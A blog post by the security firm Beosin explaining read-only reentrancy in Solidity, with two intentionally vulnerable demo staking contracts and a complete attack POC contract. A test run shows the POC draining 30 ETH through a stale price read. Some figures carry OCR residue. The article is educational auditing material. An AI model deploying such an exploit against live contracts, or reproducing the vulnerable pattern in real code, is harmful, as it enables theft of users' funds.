Essential Auditing Knowledge | What is the Difficult-to-Guard “Read-Only Reentrancy Attack”?

Beosin · Follow
8 min read · Aug 11

11 1

Recently, there have been multiple reentrancy exploits in Web3. Unlike traditional reentrancy vulnerabilities, these read-only reentrancy attacks occurred despite having reentrancy locks in place.

Today, Beosin security research team will explain what a “read-only reentrancy attack” is.


About Reentrancy

In Solidity smart contract programming, one smart contract is allowed to call code from another smart contract. In the business logic of many projects, there is a need to send ETH to a particular address, but if the ETH receiving address is a smart contract, it will call the fallback function of that smart contract. If a malicious actor writes crafted code in the fallback function of their contract, it can introduce the risk of a reentrancy vulnerability.


The attacker can re-initiate a call to the project’s contract in the malicious contract’s fallback function. At this point, the first call is not yet finished and some variables have not been updated. Making a second call in this state can cause the project contract to perform calculations using abnormal variables or allow the attacker to bypass certain checks.

In other words, the root of the reentrancy vulnerability is executing a transfer and then calling an interface of the destination contract, with the ledger change occurring after calling the destination contract, which causes checks to be bypassed. There is a lack of strict adherence to a checks-effects-interactions pattern. Therefore, in addition to Ethereum transfers causing reentrancy vulnerabilities, some improper designs can also lead to reentrancy attacks, for example:

1. Calling controllable external functions can introduce reentrancy risks



2. ERC721/ERC1155 safe transfer functions can lead to reentrancy



Reentrancy attacks are a common vulnerability currently. Most blockchain developers are aware of the dangers and implement reentrancy locks, preventing functions with the same reentrancy lock from being called again while one is currently executing. Although reentrancy locks can effectively prevent the above attacks, there is another type called “read-only reentrancy” that is difficult to safeguard against.

Read-Only Reentrancy

In the above, we introduced common types of reentrancy, the core of which is using an abnormal state after reentrancy to calculate a new state, resulting in abnormal state updates. Now, if the function we call is a read-only view function, there will be no state changes within the function, and calling it will not affect the current contract at all. Therefore, developers usually do not pay much attention to the reentrancy risks of these functions, and do not add reentrancy locks for them.

Although view functions basically has no impact on the current contract, there is another situation where a contract calls view functions of other contracts as data dependencies, and those view functions do not have reentrancy locks, which can lead to read-only reentrancy risks.

For example, project A’s contract allows staking tokens and withdrawing tokens, and provides a function to query prices based on total staked LP tokens vs total supply. The staking and withdrawal functions have reentrancy locks between them, but the query function does not. Now there is another project B that provides staking and withdrawal functions with reentrancy locks between them, but both functions depend on project A’s price query function for LP token calculations.

As described above, there is a read-only reentrancy risk between the two projects, as shown in the diagram below:

1. The attacker stakes and withdraws tokens in ContractA.

2. Withdrawing tokens calls the attacker’s contract fallback function.


3. The attacker calls ContractB’s staking function again within their contract.

4. The staking function calls ContractA’s price calculation function. At this point ContractA’s state is not yet updated, resulting in an incorrect price calculation and more LP tokens being calculated and sent to the attacker.

5. After reentrancy ends, ContractA’s state is updated.

6. Finally, the attacker calls ContractB to withdraw tokens.

7. At this point ContractB is getting updated data, allowing the attacker to withdraw more tokens.




Code Analysis

Let’s use the following demo to explain read-only reentrancy issues. The code below is just for testing purposes, there is no real business logic, it only serves as a reference for studying read-only reentrancy.

Implementing ContractA:

```
pragma solidity ^0.8.21;
contract ContractA {
uint256 private _totalSupply;
uint256 private _allstake;
mapping (address => uint256) public _balances;
bool check=true;
/**
* Reentrancy lock
**/
modifier noreentrancy(){
require(check);
check=false;
_;
check=true;
}
constructor(){
}
/**
* Calculates staking value based on total supply of LP tokens vs total staked, with
**/
function get_price() public view virtual returns (uint256) {
if(_totalSupply==0||_allstake==0) return 10e8;
return _totalSupply*10e8/_allstake;
}
/**
* Users can stake, which increases total staked and mints LP tokens.
**/
function deposit() public payable noreentrancy(){
uint256 mintamount=msg.value*get_price()/10e8;
_allstake+=msg.value;
_balances[msg.sender]+=mintamount;
_totalSupply+=mintamount;
}
/**
* Users can withdraw, which decreases total staked and burns from total supply of I
**/
function withdraw(uint256 burnamount) public noreentrancy(){
uint256 sendamount=burnamount*10e8/get_price();
_allstake-=sendamount;
payable(msg.sender).call{value:sendamount}("");
_balances[msg.sender]-=burnamount;
_totalSupply-=burnamount;
}
}
```

Deploy ContractA and stake 50 ETH, simulating a project already in operation.



CONTRACTA AT 0XD91...39138 (MEMORY)

Balance: 50 ETH

Implement ContractB, depending on ContractA's get_price function:

```
pragma solidity ^0.8.21;
interface ContractA {
function get_price() external view returns (uint256);
}
contract ContractB {
ContractA contract_a;
mapping (address => uint256) private _balances;
bool check=true;
modifier noreentrancy(){
require(check);
check=false;
_;
check=true;
}
constructor(){
}
function setcontracta(address addr) public {
contract_a = ContractA(addr);
}
/**
* Stake tokens, use ContractA's get_price() to calculate value of staked tokens, ar
**/
function depositFunds() public payable noreentrancy(){
uint256 mintamount=msg.value*contract_a.get_price()/10e8;
_balances[msg.sender]+=mintamount;
}
/**
* Withdraw tokens, use ContractA's get_price() to calculate value of LP tokens, anc
**/
function withdrawFunds(uint256 burnamount) public payable noreentrancy(){
_balances[msg.sender]-=burnamount;
uint256 amount=burnamount*10e8/contract_a.get_price();
msg.sender.call{value:amount}("");
}
function balanceof(address acount)public view returns (uint256){
return _balances[acount];
}
}
```

Deploy ContractB, set the ContractA address, and stake 30 ETH, also simulating a project in operation.


CONTRACTB AT 0XF8E...9FBE8 (MEMORY)

Balance: 30 ETH

0xd9145CCE52D386f254917e481eB44e9943F39138


uint256 burnamount

address acount

Implement the attack POC contract:


```
pragma solidity ^0.8.21;
interface ContractA {
function deposit() external payable;
function withdraw(uint256 amount) external;
}
interface ContractB {
function depositFunds() external payable;
function withdrawFunds(uint256 amount) external;
function balanceof(address acount)external view returns (uint256);
}
contract POC {
ContractA contract_a;
ContractB contract_b;
address payable _owner;
uint flag=0;
uint256 depositamount=30 ether;
constructor() payable{
_owner=payable(msg.sender);
}
function setaddr(address _contracta,address _contractb) public {
contract_a=ContractA(_contracta);
contract_b=ContractB(_contractb);
}
/**
* Start function, which adds liquidity, removes liquidity, and finally withdraws tc
**/
function start(uint256 amount)public {
contract_a.deposit{value:amount}();
contract_a.withdraw(amount);
contract_b.withdrawFunds(contract_b.balanceof(address(this)));
}
/**
* Deposit function called during reentrancy.
**/
function deposit()internal {
contract_b.depositFunds{value:depositamount}();
}
/**
* Withdraw ETH after the attack
**/
function getEther() public {
_owner.transfer(address(this).balance);
}
/**
* Callback function, the key of reentrancy
**/
fallback()payable external {
if(msg.sender==address(contract_a)){
deposit();
}
}
}
```

Use a different EOA account to deploy the attack contract, transfer in 50 ETH, and set the ContractA and ContractB addresses.



```
Balance: 50 ETH
_contracta: 0xd9145CCE52D386f254917e481eB44e9943F39138
_contractb: 0xf8e81D47203A594245E36C48e151709F0C19fBe8
```

Pass in 50000000000000000000 ($50*10^{18}$) to the start function and execute it. We see ContractB's 30 ETH has been transferred to the POC contract.


CONTRACTB AT 0XF8E...9FBE8 (MEMORY)

Balance: 0 ETH

```
depositFunds
setcontracta   0xd9145CCE52D386f254917e481eB44e9943F39138
withdrawFun...   uint256 burnamount
balanceof   address acount
```

Low level interactions

CALLDATA


Transact

POC AT 0XA13...EAD95 (MEMORY)

Balance: 80 ETH

```
getEther
setaddr   address _contracta, address _contractb
start   50000000000000000000
```


Call getEther again. The attacker address profited 30 ETH.




```
0xAb8...35cb2 (129.999999999999334466 ether)
0x4B2...C02db (100 ether)
0x787...cabaB (100 ether)
0x617...5E7f2 (100 ether)
0x17F...8c372 (100 ether)
0x5c6...21678 (100 ether)
0x03C...D1Ff7 (100 ether)
0x1aE...E454C (100 ether)
0x0A0...C70DC (100 ether)
```

Code execution flow:


The start function first calls ContractA's deposit function to stake ETH, with the attacker passing in 50*10^{18}. Together with the initial 50*10^{18} the contract already had, _allstake and _totalSupply are both now 100*10^{18}.



```
function deposit() public payable noreentrancy(){
    uint256 mintamount=msg.value*get_price()/10e8;
    _allstake+=msg.value;    infinite gas
    _balances[msg.sender]+=mintamount;
    _totalSupply+=mintamount;
}
```

Next, the withdraw function of ContractA is called to withdraw tokens. The contract will first update _allstake, and send 50 ETH to the attacker's contract, which will trigger the fallback function. Finally _totalSupply is updated.


```
function withdraw(uint256 burnamount) public noreentrancy(){
    uint256 sendamount=burnamount*10e8/get_price();
    _allstake-=sendamount;
    payable(msg.sender).call{value:sendamount}("");    infinite gas
    _balances[msg.sender]-=burnamount;
    _totalSupply-=burnamount;
}
```


In the fallback, the attacker contract calls ContractB's stake function to stake 30 ETH. Since get_price is a view function, ContractB successfully reenters ContractA's get_price here. At this point _totalSupply has not been updated yet, still 10010^{18}, but _allstake has reduced to 5010^{18}. So the returned value here will be doubled. The attacker contract will get $60*10^{18}$ LP tokens.


```
function depositFunds() public payable noreentrancy(){
    uint256 mintamount=msg.value*contract_a.get_price()/10e8;
    _balances[msg.sender]+=mintamount;
}
```


```
function get_price() public view virtual returns (uint256) {
    if(_totalSupply==0||_allstake==0) return 10e8;    infinite gas
    return _totalSupply*10e8/_allstake;
}
```

After reentrancy completes, the attacker contract calls ContractB's withdraw function to withdraw ETH. At this point _totalSupply has been updated to $50*10^{18}$, so the amount of ETH calculated will match the number of LP tokens.

60 ETH is transferred to the attacker's contract, with the attacker profiting 30 ETH.



```
function withdrawFunds(uint256 burnamount) public payable noreentrancy(){
    _balances[msg.sender]-=burnamount;
    uint256 amount=burnamount*10e8/contract_a.get_price();   infinite gas
    msg.sender.call{value:amount}("");
}
```

Security Recommendations

For projects that rely on other projects for data, you should thoroughly examine the combined business logic security when integrating the dependencies. Even if each project is secure in isolation, serious issues can appear when integrating them.

Beosin is a leading global blockchain security company co-founded by several professors from world-renowned universities and there are 40+ PhDs in the team, and set up offices in 10+ cities including Hong Kong, Singapore, Tokyo and Miami. With the mission of "Securing Blockchain Ecosystem", Beosin provides "All-in-one" blockchain security solution covering Smart Contract Audit, Risk Monitoring & Alert, KYT/AML, and Crypto Tracing. Beosin has already audited more than 3000 smart contracts including famous Web3 projects PancakeSwap, Uniswap, DAI, OKSwap and all of them are monitored by Beosin 